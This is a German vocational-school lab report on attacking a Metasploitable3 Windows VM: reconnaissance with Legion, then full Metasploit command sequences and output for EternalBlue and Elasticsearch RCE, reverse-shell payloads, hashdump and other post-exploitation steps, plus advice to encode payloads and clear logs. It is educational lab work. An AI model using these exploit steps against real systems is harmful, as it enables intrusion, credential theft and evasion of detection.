IT-Security Course Berufschule eps

- Erfolg/DOKU Aufklärung mit Legion
- Angriffsplan: Metasploitable3 - Remote Code Execution
- Erfolg/DOKU EternalBlue
- Erfolg/DOKU Elasticsearch
- Abwehrmechanismen gegen die Angriffe
- Gesamtfazit
- Extra daten
    - finding.json
    - Terminal Dump

- https://drive.google.com/file/d/1iEYoQ8QN-JDMUDsJ8VzUW2ztCCfjzWyL/view?usp=sharing

Erfolg/DOKU Aufklärung mit Legion

> **Ziel-VM:** `10.0.0.2` | **Scanner Tool:** Legion (Nmap/Nikto Frontend) | **Artefakt:** `findings.json`

1. Zielsetzung

Bevor irgendein Exploit ausprobiert wurde, sollte eine vollständige Aufklärung der Ziel-VM (`10.0.0.2`) durchgeführt werden. Ziel war es festzustellen, welche Ports offen sind, welche Dienste dahinterstecken, welches Betriebssystem eingesetzt wird und ob bekannte Schwachstellen vorliegen.

Eine vollständige Übersicht über die Angriffsfläche dient als Entscheidungsgrundlage, um festzulegen, welche Angriffsvektoren sinnvoll sind und welche verworfen werden können.

Erfolgskriterien

- [x] Alle offenen Ports und aktiven Dienste identifizieren
- [x] Betriebssystem und genaue Versionen bestimmen
- [x] Verdächtige Versionsstände identifizieren, die auf bekannte CVEs hindeuten
- [x] Testergebnisse exportieren (`findings.json`) und als Dokumentationsnachweis sichern

2. Vorgehen

Schritt 1: Legion starten

Legion ist ein grafisches Werkzeug auf Kali Linux, welches im Hintergrund automatisierte Scans über Werkzeuge wie Nmap oder Nikto ausführt. Nach Eingabe der Ziel-IP liefert das Tool eine strukturierte Übersicht der identifizierten Ports, Dienste und potenziellen Findings.

- **Startpfad:** `Kali-Menü` ? `01 - Information Gathering` ? `Legion`

Konfiguration:

- **Target:** `10.0.0.2`
- **Scan-Modus:** Standard (Quick Scan mit Service Detection)

- **Aktion:** Auswahl bestätigen („Submit“)

Schritt 2: Scan-Ablauf

Legion hat im Hintergrund automatisch folgende Analysephasen durchlaufen:

1. **Host Discovery:** Prüfung der Erreichbarkeit der Ziel-IP
2. **Port-Scan:** TCP-Portscan zur Feststellung offener Ports
3. **Service Detection:** Identifikation der Dienste und Versionsbestimmung pro Port
4. **OS-Fingerprinting:** Analyse der TCP/IP-Stack-Eigenschaften zur Betriebssystembestimmung
5. **Vulners-Plugin:** Automatischer Abgleich der erkannten Versionsstände mit bekannten CVE-Datenbanken

Schritt 3: Analyse der Ports & Dienste

Für die Zieladresse `10.0.0.2` wurden insgesamt **20 offene Ports** identifiziert:

Port	Dienst	Produkt / Version
21	ftp	Microsoft ftpd
22	ssh	OpenSSH 7.1
80	http	Microsoft IIS httpd 7.5
135	msrpc	Microsoft Windows RPC
139	netbios-ssn	Microsoft Windows netbios-ssn
445	microsoft-ds	Windows Server 2008 R2
3306	mysql	MySQL 5.5.20-log
3389	ms-wbt-server	RDP
4848	http	Oracle GlassFish Application Server
5985	http	Microsoft HTTPAPI httpd 2.0
7676	java-message-service	Java Message Service 301
8009	ajp13	Apache Jserv Protocol v1.3
8080	http	Oracle GlassFish (Servlet 3.1)
8181	intermapper	–
8383	http	Apache httpd
9200	http	Elasticsearch REST API 1.1.1
49152–49155	msrpc	Microsoft Windows RPC

Schritt 4: OS-Fingerprinting

Die automatisierte Systemerkennung von Legion lieferte folgendes Ergebnis:

Plaintext

```
OS Match: Microsoft Windows Vista SP2 / Windows 7 / Windows Server 2008 R2 / Windows 8.1
OS Accuracy: 100
```

> [!NOTE]
> **Betriebssystem-Bestätigung:**
> Die Einschätzung deckt sich mit dem Zielsystem: Es handelt sich um einen **Windows Server 2008 R2**.

Schritt 5: Identifikation verdächtiger Findings

Bei der Durchsicht der Treffer fielen mehrere veraltete Versionsstände und potenzielle Schwachstellen auf:

- **Port 445 (SMB):** Windows Server 2008 R2 ohne aktuellen Patchstand ist ein primärer Kandidat für MS17-010 (EternalBlue).
- **Port 9200 (Elasticsearch 1.1.1):** Veraltete Version, anfällig für RCE ohne Authentifizierung (CVE-2014-3120).
- **Port 3306 (MySQL 5.5.20):** Häufige Schwachstelle durch unzureichend gesicherte oder leere Standard-Passwörter.
- **Port 4848 / 8080 (GlassFish):** Mögliche Angriffsfläche über Standard-Administrator-Zugangsdaten.
- **Port 21 (FTP):** Microsoft ftpd; zu prüfen auf zugelassenen anonymen Zugriff (Anonymous Login).

Schritt 6: Datenexport (`findings.json`)

Die von Legion generierte Exportdatei `findings.json` wurde gesichert und in die Systemdokumentation übernommen, um die Rohdaten des Scans als Nachweis bereitzuhalten.

3. Zusammenfassung der Ergebnisse

Kategorie	Befund
Offene Ports	20 Ports identifiziert
Betriebssystem	Windows Server 2008 R2
Kritische Dienste	SMB (445), Elasticsearch (9200), MySQL (3306), GlassFish (4848/8080)
Vermutete Schwachstellen	EternalBlue (MS17-010), Elasticsearch RCE (CVE-2014-3120), Schwache DB-Logins
Datenbasis	Exportiert in `findings.json`

Auf Basis dieser Ergebnisse wurden die nachfolgenden Schritte geplant. Aufgrund des alten Windows-Builds auf Port 445 war **EternalBlue** der primäre Zielvektor. **Elasticsearch** (Port 9200) stellte aufgrund des veralteten Softwarestandes den sekundären Testvektor dar.

4. Fazit & Learnings

> [!TIP]
> **Key Takeaway:**
> Aufklärung bildet die notwendige Grundlage für jede weitere Analyse. Ohne eine strukturierte Erfassung der Port- und Dienstlandschaft bleiben wesentliche Angriffsflächen unentdeckt.

- **Nutzen von Automatisierung:** Legion fasst Standard-Werkzeuge zusammen und liefert schnell eine übersichtliche Grafikauswertung, ohne dass jeder Scan-Befehl manuell eingegeben werden muss.
- **Bedeutung von Versionsständen:** Veraltete Versionen (z. B. Elasticsearch 1.1.1, MySQL 5.5.20, IIS 7.5) weisen verlässlich auf das Vorhandensein bekannter CVEs hin.
- **Dokumentation:** Die Nutzung struktureller Exporte wie `findings.json` ermöglicht eine lückenlose Nachvollziehbarkeit der gesammelten Rohdaten.

Angriffsplan: Metasploitable3 - Remote Code Execution

Angriffsplan: Metasploitable3 Windows 2008

1. Übersicht

Ziel	**Metasploitable3 (Windows 2008 R2)**
IP-Adresse	10.0.0.2
Gefundene Dienste	SMB (445), Elasticsearch (9200), uvm.
Angreifer	Kali Linux VM (10.0.0.1)
Methode	Remote Code Execution (RCE) via SMB / Elasticsearch

---

2. Angriffsvektor 1: EternalBlue (SMB)

2.1 Beschreibung

EternalBlue (CVE-2017-0143) ist eine kritische Schwachstelle im SMBv1-Protokoll von Windows. Sie ermöglicht die Ausführung von beliebigem Code mit **SYSTEM-Rechten** über eine speziell präparierte SMB-Paketsequenz.

2.2 Warum dieser Vektor?

- **Hohe Erfolgswahrscheinlichkeit** auf ungepatchten Windows 2008/7 Systemen
- **SYSTEM-Level Zugriff** (höchste Privilegienstufe)
- **Metasploit-Modul** vorhanden und gut dokumentiert
- Zielsystem (Metasploitable3) ist bekanntlich anfällig

2.3 Exploit-Schritte (Metasploit)

```
# 1. Metasploit starten

msfconsole



# 2. Modul laden

use exploit/windows/smb/ms17_010_eternalblue



# 3. Ziel konfigurieren

set RHOST 10.0.0.2

set RPORT 445



# 4. Payload festlegen

set PAYLOAD windows/x64/meterpreter/reverse_tcp

set LHOST 10.0.0.1

set LPORT 4444
```

```
# 5. Exploit ausführen

run
```

2.4 Erwartetes Ergebnis

```
[*] Started reverse TCP handler on 10.0.0.1:4444

[*] Sending stage (58073 bytes) to 10.0.0.2

[*] Meterpreter session 1 opened

[+] WIN - EternalBlue successful!
```

Privileg nach Exploit: `NT AUTHORITY\SYSTEM`

2.5 Risiken

- **Kann System zum Absturz bringen** (Blue Screen of Death) bei fehlgeschlagenem Exploit
- **Wird von AV/EDR erkannt** (falls vorhanden)

---

3. Angriffsvektor 2: Elasticsearch RCE

3.1 Beschreibung

CVE-2014-3120 ist eine Remote-Code-Execution-Schwachstelle in Elasticsearch 1.1.x. Durch die Nutzung von dynamischen Scripts (MVEL) kann beliebiger Java-Code auf dem Server ausgeführt werden.

3.2 Warum dieser Vektor?

- **Keine Authentifizierung** erforderlich
- **Einfache Ausführung** via Metasploit

- **Hohe Erfolgsrate** auf Metasploitable3
- **Goodie**: Funktioniert auch auf Linux-Systemen

3.3 Exploit-Schritte (Metasploit)

```
# 1. Metasploit starten

msfconsole



# 2. Modul laden

use exploit/multi/elasticsearch/script_mvel_rce



# 3. Ziel konfigurieren

set RHOST 10.0.0.2

set RPORT 9200



# 4. Payload festlegen

set PAYLOAD java/meterpreter/reverse_tcp

set LHOST 10.0.0.1

set LPORT 4444



# 5. Exploit ausführen

run
```

3.4 Erwartetes Ergebnis

```
[*] Started reverse TCP handler on 10.0.0.1:4444

[*] Trying to execute arbitrary Java...

[*] Discovering remote OS...

[+] Remote OS is 'Windows Server 2008 R2'

[*] Meterpreter session 1 opened
```

Privileg nach Exploit: `NT AUTHORITY\SYSTEM`

3.5 Risiken

- Hinterlässt Spuren in Elasticsearch-Logs
- Manuelle Bereinigung der JAR-Datei erforderlich:

  ```
  C:\Windows\TEMP\MEIfIw.jar
  ```

---

4. Vergleich der Angriffsvektoren

Kriterium	EternalBlue (SMB)	Elasticsearch RCE
Port	445	9200
Erfolgswahrscheinlichkeit	Sehr hoch	Hoch
Privileg	SYSTEM	SYSTEM
Stabilität	Kann System crashen	Stabil
Spurenhinterlassung	Gering	Mittel (Logs, Temp-Datei)
Benötigte Berechtigung	Keine	Keine

---

5. Empfohlene Angriffsreihenfolge

Phase 1: Aufklärung (abgeschlossen)

- ☒ Nmap/Portscan durchgeführt
- ☒ SMB (445) und Elasticsearch (9200) identifiziert
- ☒ OS-Fingerprinting: Windows 2008 R2

Phase 2: Exploitation

1. **Versuch 1: EternalBlue** (SMB)
   - Höchste Erfolgsrate
   - Falls Fehler: Elasticsearch als Backup
2. **Versuch 2: Elasticsearch RCE**
   - Fallback-Option
   - Stabiler und weniger aggressiv

Phase 3: Post-Exploitation

- ☐ Systeminformationen sammeln (`sysinfo`)
- ☐ Benutzer auflisten (`getuid`, `getsystem`)
- ☐ Passwort-Hashes dumpen (`hashdump`)
- ☐ Persistenz einrichten (optional)
- ☐ Laterale Bewegung (falls gewünscht)

---

6. Meterpreter-Befehle nach erfolgreichem Exploit

```
# Systeminformationen

sysinfo



# Aktuelle Benutzerprivilegien

getuid
```

```
# SYSTEM-Rechte anfordern (falls nicht bereits SYSTEM)

getsystem



# Passwort-Hashes aus der SAM-Datenbank extrahieren

hashdump



# Screenshot des Desktops

screenshot



# Auf weitere Hosts im Netzwerk prüfen

arp -a



# Hintergrundprozess ausführen (Meterpreter im Hintergrund)

background

# Wieder Zurück in die Session

sessions -i 1
```

7. Risiken und Gegenmaßnahmen

Risiko	Beschreibung	Gegenmaßnahme
Systemabsturz	EternalBlue kann Blue Screen verursachen	Elasticsearch als sichere Alternative

Risiko	Beschreibung	Gegenmaßnahme
Erkennung durch AV	Metasploit-Payloads werden oft erkannt	Payload verschleiern (z.B. `msfvenom` mit Encoding)
Forensische Spuren	Logs auf dem Zielsystem	Nach Exploit Logs bereinigen
Netzwerküberwachung	IDS/IPS kann Angriff erkennen	Langsamer ausführen oder über verschlüsselten Tunnel

---

8. Fazit

Beide Angriffsvektoren sind **valide und effektiv** gegen das Metasploitable3-Zielsystem. EternalBlue bietet die höchste Erfolgswahrscheinlichkeit, während Elasticsearch eine stabile Alternative darstellt. Die erzielten SYSTEM-Rechte ermöglichen eine vollständige Kompromittierung des Zielsystems.

□□ Quellen / Referenzen

- CVE-2017-0143: https://nvd.nist.gov/vuln/detail/CVE-2017-0143
- CVE-2014-3120: https://nvd.nist.gov/vuln/detail/CVE-2014-3120
- Metasploit Module Documentation: `msfconsole` → `info exploit/windows/smb/ms17_010_eternalblue`
- Metasploitable3 Dokumentation: https://github.com/rapid7/metasploitable3

Erfolg/DOKU EternalBlue

EternalBlue (MS17-010) Exploit & Privilege Verification

> **Ziel-VM:** `10.0.0.2` | **Port:** `445 (SMB)` | **Attacker-IP:** `10.0.0.1`

1. Zielsetzung

Das Ziel dieser Untersuchung war es, die Ziel-VM über die SMB-Schwachstelle **EternalBlue (CVE-2017-0143 / MS17-010)** zu kompromittieren und `NT AUTHORITY\SYSTEM`-Rechte zu erlangen – die höchste Privilegienstufe auf einem Windows-System.

Erfolgskriterien

- [x] Verwundbarkeit der Ziel-Instanz mit Metasploit verifizieren
- [x] Exploit erfolgreich ausführen und active Meterpreter-Session etablieren
- [x] SYSTEM-Rechte via `getuid` verifizieren
- [x] Volle Kompromittierung durch Auslesen der SAM-Datenbank (`hashdump`) belegen
- [x] Nachweisdokumentation (Screenshots) erstellen

2. Vorgehen

Schritt 1: Exploit-Modul laden & konfigurieren

Bash

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 10.0.0.2
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RPORT 445
```

Schritt 2: Fehlgeschlagener Erstversuch (Payload Incompatibility)

Beim ersten Ausführungsversuch wurde ein 32-Bit-Payload verwendet:

Bash

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.0.0.1:4444
[-] Exploit failed: windows/meterpreter/reverse_tcp is not a compatible payload.
```

> [!WARNING]
> **Fehlerursache: Architektur-Inkompatibilität**
> Das Zielsystem ist ein 64-Bit-System (`x64`). Der Exploit setzt zwingend einen 64-Bit-Payload voraus (`windows/x64/...`), um den Speicher-Corruptions-Prozess korrekt abwickeln zu können.

Schritt 3: Zweiter Versuch mit kompatiblem x64-Payload

Bash

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.0.0.1
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4444
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
```

Schritt 4: Exploit Execution Output

Plaintext

```
[*] Started reverse TCP handler on 10.0.0.1:4444
[*] 10.0.0.2:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.0.2:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64
[*] 10.0.0.2:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.0.2:445 - The target is vulnerable.
[*] 10.0.0.2:445 - Connection established for exploitation.
[*] 10.0.0.2:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.0.2:445 - CORE raw buffer dump (51 bytes)
[*] 10.0.0.2:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.0.2:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.0.2:445 - Sending all but last fragment of exploit packet
[*] 10.0.0.2:445 - Starting non-paged pool grooming
[*] 10.0.0.2:445 - Sending SMBv2 buffers
[*] 10.0.0.2:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.0.2:445 - Sending final SMBv2 buffers.
[*] 10.0.0.2:445 - Sending last fragment of exploit packet!
[*] 10.0.0.2:445 - Receiving response from exploit packet
[+] 10.0.0.2:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.0.2:445 - Sending egg to corrupted connection.
[*] 10.0.0.2:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.0.0.2
[*] Meterpreter session 1 opened (10.0.0.1:4444 -> 10.0.0.2:49296) at 2026-08-25 12:45:38 +0200
```

Schritt 5: Session Verification & System Rights

Bash

```
meterpreter > sysinfo
Computer        : VAGRANT-2008R2
OS              : Windows Server 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
Server username : NT AUTHORITY\SYSTEM
```

Bash

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

> [!NOTE]
> **Privilegien-Status:**
> Durch das Ausnutzen der SMBv1-Kernel-Schwachstelle landet die Execution direkt im Kernel-Kontext. Eine nachträgliche Privilege Escalation (z. B. via `getsystem`) entfällt.

Schritt 6: Post-Exploitation & Nachweiserbringung

SAM Database Dump (`hashdump`)

Bash

```
meterpreter > hashdump
```

Ergebnis: Der Befehl liest die NTLM-Hashes aller lokalen Benutzerkonten (`Administrator`, `Guest`, `sshd`, etc.) erfolgreich aus.

Screenshot Generation

Bash

```
meterpreter > screenshot
Screenshot saved to: /home/kali/JavaMSv2.jpeg
```

Network Reconnaissance

Bash

```
meterpreter > arp -a
```

Ergebnis: Aufdecken lokaler ARP-Einträge zur Vorbereitung potenzieller Pivot- oder Lateral-Movement-Schritte.

Session Backgrounding

Bash

```
meterpreter > background
[*] Backgrounding session 1...
```


3. Zusammenfassung der Ergebnisse

Parameter	Befund
Initial Access	Success (Unauthentifizierter Remote Kernel Exploit)
Rechte / Kontext	`NT AUTHORITY\SYSTEM` (Höchste Privilegienstufe)
Session-Type	`x64/windows` (Nativer Windows Meterpreter)
SAM Dump	Success (Sämtliche NTLM-Hashes extrahiert)
Stabilität	Stabil (Kein Kernel-Panic / BSOD ausgelöst)


4. Fazit & Learnings

> [!TIP]
> **Key Takeaway:**
> Der Exploit muss exakt zur Architektur des Zielsystems passen. Bei Kernel-Level Exploits wie EternalBlue führt ein falscher Payload (`x86` statt `x64`) sofort zum Fehlschlagen der Session-Etablierung.

- **Direkter SYSTEM-Zugriff:** Im Vergleich zu Applikations-Exploits (wie Elasticsearch) liefert EternalBlue ohne Umwege direkten Vollzugriff auf das Betriebssystem.
- **Risikobewertung:** Da es sich um einen Buffer Overflow im Kernel-Speicher (Non-Paged Pool) handelt, besteht immer das Risiko eines Systemabsturzes (Blue Screen of Death / BSOD).



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.0.0.1:444
[*] 10.0.0.2:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.0.2:445          - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x6
4 (64-bit)
[*] 10.0.0.2:445          - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.0.2:445 - The target is vulnerable.
[*] 10.0.0.2:445 - Connecting to target for exploitation.
[+] 10.0.0.2:445 - Connection established for exploitation.
[+] 10.0.0.2:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.0.2:445 - CORE raw buffer dump (51 bytes)
[*] 10.0.0.2:445 - 0×00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 10.0.0.2:445 - 0×00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 10.0.0.2:445 - 0×00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[*] 10.0.0.2:445 - 0×00000030  6b 20 31                                        k 1
[+] 10.0.0.2:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.0.2:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.0.2:445 - Sending all but last fragment of exploit packet
[*] 10.0.0.2:445 - Starting non-paged pool grooming
[+] 10.0.0.2:445 - Sending SMBv2 buffers
[+] 10.0.0.2:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.0.2:445 - Sending final SMBv2 buffers.
[*] 10.0.0.2:445 - Sending last fragment of exploit packet!
[*] 10.0.0.2:445 - Receiving response from exploit packet
[+] 10.0.0.2:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 10.0.0.2:445 - Sending egg to corrupted connection.
[*] 10.0.0.2:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 10.0.0.2
[*] Meterpreter session 1 opened (10.0.0.1:444 → 10.0.0.2:49296) at 2026-08-25 12:45:38 +0200
[+] 10.0.0.2:445 - =-=-=-=
```


meterpreter > arp -a
ARP cache
IP address MAC address Interface
10.0.0.1 bc:24:11:0e:5e:17 Intel(R) PRO/1000 MT Network Connection
10.255.255.255 ff:ff:ff:ff:ff:ff Intel(R) PRO/1000 MT Network Connection
224.0.0.22 00:00:00:00:00:00 Software Loopback Interface 1
224.0.0.22 01:00:5e:00:00:16 Intel(R) PRO/1000 MT Network Connection
224.0.0.251 01:00:5e:00:00:fb Intel(R) PRO/1000 MT Network Connection
224.0.0.252 01:00:5e:00:00:fc Intel(R) PRO/1000 MT Network Connection
224.2.2.4 01:00:5e:02:02:04 Intel(R) PRO/1000 MT Network Connection
239.77.124.213 00:00:00:00:00:00 Software Loopback Interface 1
239.77.124.213 01:00:5e:4d:7c:d5 Intel(R) PRO/1000 MT Network Connection
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/smb/ms17_010_eternalblue) >

Erfolg/DOKU Elasticsearch

Elasticsearch Exploit & Access Verification

> **Ziel-VM:** `10.0.0.2` | **Port:** `9200` | **Attacker-IP:** `10.0.0.1`

1. Zielsetzung

Ziel dieser Untersuchung war es zu prüfen, ob über den unauthentifizierten Elasticsearch-Dienst auf der Ziel-VM Remote Code Execution (RCE) möglich ist.

Erfolgskriterien

- [x] Elasticsearch-Instanz identifizieren und Version bestimmen
- [x] Exploit erfolgreich ausführen
- [x] Active Meterpreter-Session etablieren
- [x] Rechte und Handlungsspielraum der Session analysieren
- [x] Einschränkungen dokumentieren

2. Vorgehen

Schritt 1: Service Detection

Der Portscan lieferte folgende Information:

Plaintext

```
9200/tcp open  http  Elasticsearch REST API 1.1.1
```

> [!WARNING]
> **Sicherheitsrisiko (CVE-2014-3120)**
> Version 1.1.1 erlaubt die Ausführung von beliebigem Java-Code über die Search API mittels MVEL-Scripting – **ohne vorherige Authentifizierung**.

Schritt 2: Exploit-Konfiguration (Metasploit)

Bash

```
msf6 > use exploit/multi/elasticsearch/script_mvel_rce
msf6 exploit(script_mvel_rce) > set RHOST 10.0.0.2
msf6 exploit(script_mvel_rce) > set RPORT 9200
msf6 exploit(script_mvel_rce) > set PAYLOAD java/meterpreter/reverse_tcp
msf6 exploit(script_mvel_rce) > set LHOST 10.0.0.1
msf6 exploit(script_mvel_rce) > set LPORT 4444
msf6 exploit(script_mvel_rce) > run
```

Schritt 3: Exploit Execution Output

Plaintext

```
[*] Started reverse TCP handler on 10.0.0.1:4444
[*] Trying to execute arbitrary Java...
[*] Discovering remote OS...
[+] Remote OS is 'Windows Server 2008 R2'
[*] Discovering TEMP path
[+] TEMP path identified: 'C:\Windows\TEMP\'
[*] Sending stage (5971 bytes) to 10.0.0.2
[*] Meterpreter session 1 opened (10.0.0.1:4444 -> 10.0.0.2:49300)
[!] This exploit may require manual cleanup of 'C:\Windows\TEMP\...' on the target
```

Schritt 4: Reconnaissance der Session

Bash

```
meterpreter > sysinfo
Computer        : vagrant-2008R2
OS              : Windows Server 2008 R2 6.1 (amd64)
Meterpreter     : java/windows
Server username : VAGRANT-2008R2$
```

> [!NOTE]
> **Wichtige Beobachtung:**
> Der Typ der Meterpreter-Session lautet `java/windows` (nicht nativ Windows).

Schritt 5: Versuch zur Rechteweitergabe (Privilege Escalation)

Bash

```
meterpreter > getsystem
[-] The "getsystem" command requires the "priv" extension to be loaded

meterpreter > load priv
[-] Failed to load extension: The "priv" extension is not supported by this Meterpreter type (java/windows)
```

Die Erweiterung `priv` steht in einer Java-Meterpreter-Session nicht zur Verfügung. Befehle wie `getsystem` oder `hashdump` schlagen daher fehl.

Schritt 6: Weiterführende Post-Exploitation-Versuche

Local Exploit Suggester

Bash

```
meterpreter > run post/multi/recon/local_exploit_suggester
[*] 10.0.0.2 - Collecting local exploits for java/windows...
[*] Collecting exploit 125 / 2420
```

Ergebnis: Es wird nur nach Java-spezifischen Exploits gesucht, nicht nach nativen Windows-Kernel-Exploits.

Native Windows Exploit (IKEEXT Service)

Bash

```
background
use exploit/windows/local/ikeext_service
set SESSION 1
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 10.0.0.1
set LPORT 4445
run
```

Ergebnis: Fehlgeschlagen. Das Modul setzt eine native Windows-Session voraus.

3. Zusammenfassung der Ergebnisse

Parameter	Befund
Initial Access	Success (Unauthentifizierter RCE)
Rechte / Kontext	Dienst-Kontext (`VAGRANT-2008R2$`)
Session-Type	`java/windows`
Privilege Escalation	Fehlgeschlagen (Inkompatibel mit Java-Session)

4. Fazit & Learnings

> [!TIP]
> **Key Takeaway:**

> Der Payload- bzw. Session-Typ bestimmt maßgeblich die verfügbaren Post-Exploitation-Werkzeuge. `java/windows` bietet nicht die gleichen Funktionen wie eine native `windows/x64/meterpreter`-Session.

- **Elasticsearch (CVE-2014-3120)** eignet sich hervorragend für den **Initial Access**, da kein Login nötig ist und der Exploit sehr stabil läuft.
- Für **SYSTEM-Rechte** wäre ein zusätzlicher Schritt nötig gewesen: Das Nachladen und Ausführen eines nativen Windows-Payloads aus der Java-Session heraus.


```
msf6 > use exploit/multi/elasticsearch/script_mvel_rce
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/elasticsearch/script_mvel_rce) > set RHOST 10.0.0.2
RHOST => 10.0.0.2
